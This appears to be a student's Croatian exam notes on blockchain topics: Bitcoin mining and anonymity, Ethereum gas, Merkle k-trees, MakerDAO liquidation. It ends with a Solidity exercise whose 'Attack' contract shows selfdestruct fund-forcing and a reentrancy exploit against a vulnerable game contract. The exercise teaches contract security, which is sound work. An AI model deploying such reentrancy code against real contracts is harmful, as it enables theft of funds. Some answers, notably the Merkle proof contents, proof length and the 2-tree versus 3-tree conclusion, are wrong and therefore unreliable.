
      Sebično rudarenje je uzrokovanje ostatka mreže da rasipa hash snagu pokušavajući pronaći blok koji možete odmah učiniti ustajalim, nadate se da ćete povećati svoj efektivni udio u rudarskim nagradama.

      Glavni problem jest transparentnost mreže i posljedično potencijalno pad vrijednosti Bitcoina.

4. Alternativna kriptografska slagalica: treba pronaći n uzastopnih hasheva (za izračun hasheva se koristi header i n različitih nonces)
   a. Kako bi se regulirala težina rudarenja u ovakvoj slagalici? Povećanjem/smanjenjem n

b. Nužna svojstva kriptografske slagalice; koja svojstva nema predložena kriptografska slagalica? Slagalica nije probabilisticka (vjerojatnost rješavanja ne ovisi o omjeru resursa u mreži), čvor sa najvećim omjerom resursa ce uvijek prvi riješiti slagalicu.
c. Što bi se dogodilo ako se predložena slagalica ugradi u Bitcoin? Pool sa najvećim resursima ce uvijek prvi napravit blokove.
d. Glavna prednost virtualnog rudarenja u odnosu na Bitcoin proof-of-work sustav
Potrošnja energije je puno manja i svi vlasnici imaju motivaciju da mreža vrijedi što više. Dok kod Bitcoinovog proof-of-work sustava svaki čvor će biti dozvoljeno da se natječu jedni s drugima korištenjem svoje računalne snage. Rudari možda neće biti uloženi u dugoročno zdravlje valute.

5. Bitcoin burza ima dvije adrese, dane su statistike broja transakcija i priljev i odljev BTC-a (prva adresa 1000 transakcija, primila 20 BTC, poslala 10 BTC, druga adresa 1 transakcija, primila 10 BTC, poslala 5 BTC?)
a. Kako se zove zapis adresa i što znači? Base 58 pretpostavljam. (izostavljeni veliko i, malo l, slovo o i broj 0.
b. Koja adresa pripada hladnoj, a koja toploj pohrani? Druga adresa je hladna pohrana jer je provedena samo jedna transakcija.
c. Kako burza može dokazati da ukupna potraživanja klijenata ne prelazi sredstva kojima burza raspolaže na svojim adresama? Proof of reserve i proof of liabilities mehanizmom.k



ZI 2023

1. (8 bodova) Razmatramo Ethereum sustav
a) (2 boda) Navedite vrste računa. Koji od njih ne noode inicirati transakcije i zato
b) (2 boda) Koje su uloge polja nonce unutar Ethereum transakcija?

e) (2 boda) Kako se odreduje cijena izvodenja koda pametong ugovora u gorivu, te čime je taj broj ograničen?
d) (2 boda) Tko i kako odreduje protuvrijednost goriva u Etherima?

a) Ethereum sustav ima dvije vrste računa: vanjske račune (Externally Owned Accounts - EOAs) i ugovorne račune (Contract Accounts). Vanjski računi su kontrolirani od strane korisnika putem privatnih ključeva i mogu inicirati transakcije. S druge strane, ugovorni računi su kontrolirani od strane koda pametnog ugovora i ne mogu samostalno inicirati transakcije. Umjesto toga, njihova izvedba pokreće se transakcijama koje su poslane od strane EOAs.

b) Nonce je polje unutar Ethereum transakcija koje služi za dvije svrhe. Prvo, ono sprječava dvostruku potrošnju, jer svaka transakcija s određenim nonce-om može biti uključena u blockchain samo jednom. Drugo, sprječava ponovnu reprodukciju istih transakcija, jer svaka sljedeća transakcija s istog računa mora imati veći nonce.

c) Cijena izvršenja koda pametnog ugovora u gorivu određena je kroz poseban sustav cijena, gdje svaka operacija koju Ethereum virtualni stroj (EVM) izvršava ima određenu cijenu u jedinicama goriva. Ovaj broj je ograničen poljem gas limit u transakciji, koje postavlja korisnik koji inicira transakciju. Gas limit označava maksimalnu količinu goriva koju transakcija može potrošiti.

d) Protuvrijednost goriva u Etherima (tzv. gas price) određuje korisnik koji inicira transakciju. Mineri mogu birati koje transakcije žele uključiti u blok, i obično preferiraju one s višom cijenom goriva jer im to donosi veću nagradu. Također, Ethereum mreža ima mehanizam za prilagodbu cijene goriva temeljen na potražnji.

Alice može koristiti binarno Merkleovo stablo da bi se obvezala na listu elemenata (transakcija) S=(T1,...,Tn) tako da poslije može dokazati Bobu, koristeći proof-of-memebership, da vrijedi S[i]=Ti u najviše log_2(n) koraka. Obvezivanje (commitment) h=commit(S) ovdje predstavlja sažetak (hash) koji se nalazi u korijenu stabla, dok je proof of membership lista sažetaka (poredak nije bitan) gdje duljina liste predstavlja duljinu dokaza. U ovom zadatku razmatramo Merkleova k-stabla kod kojih svaki čvor koji nije list ima k djece. Sažetak svakog čvora računa se, slično kao i kod binarnog Merkleovog stabla, kao sažetak od nadovezanih sažetaka djece.
a) (2 boda) Neka je S=(T1,...,T9) i k=3. Kako Alice računa h= commit(S) koristeći funkciju sažetka H? Drugim riječima, skicirajte Merkleovo 3-stablo (k=3) koje sadrži S i koristi funkciju sažetka H
b) (2 boda) Nastavno na prethodni zadatak, pretpostavimo da Bob sadrži izračunato obvezivanje h=commit(S) i transakciju T4. Alice želi uvjeriti Boba da vrijedi S[4]=T4, koristeći proof-of-membership koji je duljine 4. Navedite sažetke Merkleovog 3-stabla od kojih se dokaz (lista) sastoji
c) (2 boda) Pretpostavimo da S sadrži n elemenata da koristimo Merkleovo k-stablo. Koja je duljina proof-of- membership dokaza kao funkcija od n i k?
d) (2 boda) Za jako veliki n, ako želimo minimizirati duljinu dokaza, je li bolje koristiti Merkleovo 2-stabla (binarna) ili Merkleova 3-stabla? Zašto?

a) Neka je S=(T1,...,T9) i k=3. Merkleovo stablo možemo izgraditi na sljedeći način:

- Na razini 0 (listovi), imamo 9 čvorova koji predstavljaju transakcije T1 do T9.
- Na razini 1, imamo 3 čvora: H(T1||T2||T3), H(T4||T5||T6), H(T7||T8||T9) (gdje "||" označava spajanje, a "H" funkciju sažetka).
- Na razini 2 (korijen), imamo 1 čvor: H(H(T1||T2||T3)||H(T4||T5||T6)||H(T7||T8||T9)). To je vrijednost h=commit(S).

b) Proof-of-membership dokaz za transakciju T4 se sastoji od slijedećih sažetaka: T5, T6, H(T1||T2||T3), H(T7||T8||T9). Time Bob može rekonstruirati cijelo stablo do korijena i provjeriti da je isti kao h.

c) Duljina proof-of-membership dokaza je log_k(n). U svakom koraku idemo jedan nivo gore u stablu, a broj nivoa je log_k(n).

d) Za jako veliki n, bolje je koristiti Merkleova 3-stabla. Jer za isti broj čvorova n, logaritam na osnovi 3 je manji od logaritma na osnovi 2, što znači da će duljina dokaza biti manja za Merkleova 3-stabla. Ovo je zato što svaki čvor u Merkleovom 3-stablu pokriva više listova (transakcija) nego čvor u Merkleovom 2-stablu, smanjujući tako ukupan broj nivoa u stablu.

3. (8 bodova) U Maker trezor ste zaključali svojih 3 ETH vrijednosti 500 DAI (ukupno 1500 DAI), i generirali 500 DAI

a) (3 boda) Ukoliko je za ETH minimalni kolateralizacijski omjer 150%, koliko treba iznositi cijena ETH (izražena u DAI) da bi došlo do likvidacije vašeg kolaterala?
b) (3 boda) Ukoliko ste dopustili da dođe do likvidacije 3 ETH koja ste "zaključali, uz naknadu keepera od 0.1 ETH, koliko vam je ETH ostalo nakon likvidacije?
c) (2 boda) 500 Dai želite zamijeniti za USDC na Uniswap decentraliziranoj burzi. Razmatrate dva dostupna ugovora automatiziranih održavatelja tržišta (AMM): jedan sadrži 1.000 DAI i 1.000 USDC, drugi sadrži 1.000.000 DAI 1.000.000 USDC. Na kojem ugovoru ćete trgovati i zašto?

a) Minimalni kolateralizacijski omjer je postotak kolaterala koji morate imati u odnosu na iznos DAI-a koji ste posudili. Kada vrijednost vašeg kolaterala padne ispod tog postotka, vaš kolateral može biti likvidiran. U ovom slučajnom, minimalni kolateralizacijski omjer je 150%, a vi ste posudili 500 DAI koristeći 3 ETH kao kolateral.

Formula za izračunavanje minimalne vrijednosti ETH-a pri kojoj će doći do likvidacije je:

    Posuđeni DAI * omjer / (ETH)

U ovom slučaju, to bi bilo:

    500 DAI * 1.5 / (3 ETH) ≈ 250 DAI/ETH

Dakle, cijena ETH-a mora pasti ispod 250 DAI/ETH kako bi došlo do likvidacije.

b)
Vrijednost ETH je 250 DAI -> dolazi do likvidacije, keeper prodaje kolateral da vrati DAI tokene u trezor (otplacuje dug) i uzima trosak za sebe

vrijednost kolaterala = 3 * 250 = 750 DAI
Vraca dug od 500 DAI:
kolateral = 750 - 500 = 250 DAI (1 ETH)
keeper uzima trosak i vraca korisniku ostatak
ostatak = 1 - 0.1 = 0.9 ETH

c) Cilj je uvijek trgovati na onom ugovoru AMM-a koji ima veću dubinu likvidnosti, jer to znači da će vaša trgovina imati manji utjecaj na cijenu, što rezultira boljom cijenom za vas. U ovom slučaju, ugovor koji sadrži 1.000.000 DAI i 1.000.000 USDC ima veću dubinu likvidnosti, tako da bi bilo bolje trgovati na tom ugovoru.

4. (8 bodova) Razmatramo anonimnost Bitcoin sustava.
a) (3 boda) Objasnite što znači pseudonimnost u kontekstu Bitcoin sustava?
Pseudonimnost je atribut sustava koji znači da se fizička osoba može sakriti iza pseudonima. Za razliku od anonimnosti, pseudonimnost je podložna povezivosti, tj. iako je ime stvarne osobe skriveno, postoje načini povezivanja uzoraka ponašanja, tj. side-channel propusta informacija, kojima se može doći do pravog identiteta osobe. U kontekstu Bitcoina, jedna Bitcoin adresa predstavlja pseudonim te na samom početku stvaranja može biti potpuno nepovezana s određenom osobom. No određeni uzorci u transakcijama poput perioda u danu kada se obavljaju mogu dovesti do zaključka koja osoba koristi tu Bitcoin adresu. Kupovanje Bitcoina u mjenjačnici direktno prekida anonimnost pošto većina mjenjačnica zahtijeva neki dokaz identiteta zbog regulacija, te taj identitet ostaje zapisan u sustavu mjenjačnice povezan s Bitcoin adresom. Otkrivanje identiteta iza pseudonima također razbija anonimnost svih prethodnih i budućih transakcija s tom adresom koje se pojave na blockchainu.

b) (2 boda) Razmatramo sliku ispod u kojoj je označena jedna transakcija s dva ulaza (adrese Ox1 i Ox2) i dva izlaza (adrese 0x3 i 0x4), s pripadajućim iznosima u zagradama. Za koje sve adrese možemo pretpostaviti da pripadaju. istom vlasniku i zašto?
ulaz:
Ox1 (0.35 BTC)
0x2 (0.12 BTC)
izlaz:
Ox3 (0.39 BTC)
Ox4 (0.08 BTC)

c) (3 boda) Objasnite što je protokol združenog novčića (engl. coinjoin) i kako on funkcionira

To je protokol kojim korisnici mogu miksati svoje novčiće da se izgubi trag, tj. da si potencijalno vrate anonimnost. Grupa korisnika započinje skupnu transakciju s određenom količinom novčića te predaju neku izlaznu adresu. Te adrese se nasumično dodaju u transakciju (da se ne prepozna tko ju je dodao) te se na kraju ne može pojedinačan input povezati s pojedinačnim outputom CoinJoin transakcije.

5.

Razmatramo pametne ugovore implementirane u **Solidity** jeziku. Dan je kod pametnih ugovora **TheGame** i **Attack**. Cilj ugovora **TheGame** je simulacija igre u kojoj je pobjednik onaj čija uplata dovodi do ukupno **10 ETH** na ugovoru.

Svaki igrač može po transakciji uplatiti točno **1 ETH** (pozivom funkcije `deposit`) te isto tako može i povući točno **1 prethodno uplaćeni ETH** (pozivom funkcije `withdraw`). Pobjednik osvaja **10 ETH** na ugovoru i može podići svoju nagradu pozivom funkcije `claimReward`.

Ugovor **Attack** sadrži dvije metode koje pokreću izvršavanje napada na spomenutu igru. Pretpostavka je da na početku igre **Iva i Ana** uplate po **1 ETH**.

a) **(4 boda)** Funkcija `attack1` izvršava prvi napad. Opišite postupak i posljedice napada te objasnite što treba promijeniti u ugovoru **TheGame** kako napad ne bi bio moguć.

b) **(4 boda)** Funkcija `attack2` pokreće izvršavanje drugog napada. Opišite postupak i posljedice napada te objasnite što treba promijeniti u ugovoru **TheGame** kako napad ne bi bio moguć.

Napomene: Ugovor bez implementirane `receive/fallback` funkcije može primiti **ETH** kao primatelj **coinbase transakcije** (prilikom nagrade za kreiranje novog bloka) ili kao odredište `selfdestruct` funkcije. Ugovor ne može reagirati na takve **ETH transfere** te ih ne može odbiti (implementacijski izbor **EVM-a**).
`selfdestruct(address payable recipient);` uništava trenutni ugovor, šalje sredstva s trenutnog ugovora na danu adresu (`recipient`). Zanemarite sintaksne pogreške ukoliko postoje.

```
pragma solidity ^0.4.26;

contract TheGame {
    uint public targetAmount = 10 ether;
    address public winner;
    mapping(address => uint) public playerBalances;
```

```
    function deposit() public payable {
        require(msg.value == 1 ether, "You can only send 1 Ether");

        uint balance = address(this).balance;
        require(balance <= targetAmount, "Game is over");

        playerBalances[msg.sender] += msg.value;

        if (balance == targetAmount) {
            winner = msg.sender;
        }
    }

    function withdraw(uint amount) public {
        require(amount <= playerBalances[msg.sender], "Insufficient funds");
        require(amount == 1 ether, "You can only withdraw 1 Ether");

        uint balance = address(this).balance;
        require(balance < targetAmount, "Game is over");

        (bool sent, ) = msg.sender.call{value: amount}("");
        require(sent, "Failed to withdraw Ether");

        playerBalances[msg.sender] -= amount;
    }

    function claimReward() public {
        require(msg.sender == winner, "Not winner");

        uint reward = address(this).balance;
        (bool sent, ) = msg.sender.call{value: reward}("");
        require(sent, "Failed to send Ether");
    }
}

contract Attack {
    TheGame theGame;

    constructor(TheGame _theGame) public {
        theGame = _theGame;
    }

    fallback() external payable {
```

```
        if (address(theGame).balance >= 1 ether) {
            theGame.withdraw(1 ether);
        }
    }

    function attack1() public payable {
        address payable addr = payable(address(theGame));
        selfdestruct(addr);
    }

    function attack2() public payable {
        theGame.deposit{value: 1 ether}();
        theGame.withdraw(1 ether);
    }
}
```